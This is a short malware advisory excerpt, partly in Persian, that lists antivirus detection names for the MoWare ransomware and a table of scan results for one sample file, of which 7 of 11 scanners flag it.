GData	MSIL.Trojan-Ransom.MoWare.B	K7AntiVirus	Trojan (0050a97b1)
K7GW	Trojan (0050a97b1)	Kaspersky	HEUR:Trojan.MSIL.Chapak.gen
Malwarebytes	Ransom.MoWare	MAX	malware (ai score=100)
McAfee	Artemis!9F8882795216	McAfee-GW-Edition	Artemis
Microsoft	Ransom:MSIL/Wamore.A	NANO-Antivirus	Trojan.Win32.Chapak.fifjrp
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.973	Rising	Ransom.Wamore!8.10286 (CLOUD)
Sophos AV	Mal/MowLock-A	Sophos ML	heuristic
Symantec	ML.Attribute.HighConfidence	TrendMicro-HouseCall	Ransom_MOWARE.THOIBFAH
Webroot	W32.Trojan.Gen	ZoneAlarm	HEUR:Trojan.MSIL.Chapak.gen

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر ۷ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Sample_5bb2c74fa2d74c1f43c33da8.exe

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن
پادویش	2.3.190.2675	Clean
sophos	9.15.0	Dangerous: Mal/MowLock-A
f_secure	11.00	Dangerous: Generic.Ransom.Moware.337DF3EA
kaspersky	5.5	Suspicious: HEUR:Trojan.MSIL.Chapak.Gen
eset	4.5.3.38914	Dangerous: MSIL/Filecoder.FR
drweb	11.0.1.1607061217	Dangerous: Trojan.MulDrop7.40263
clam_av	0.99.2	Dangerous: Win.Ransomware.GX40-6290314-0
comodo	1.1.268025.1	Clean
bitdefender	11.0.1.18	Dangerous: Generic.Ransom.Moware.337DF3EA
avast	2.1.2	Clean
symantec	7.9.0.30	Dangerous: Trojan Horse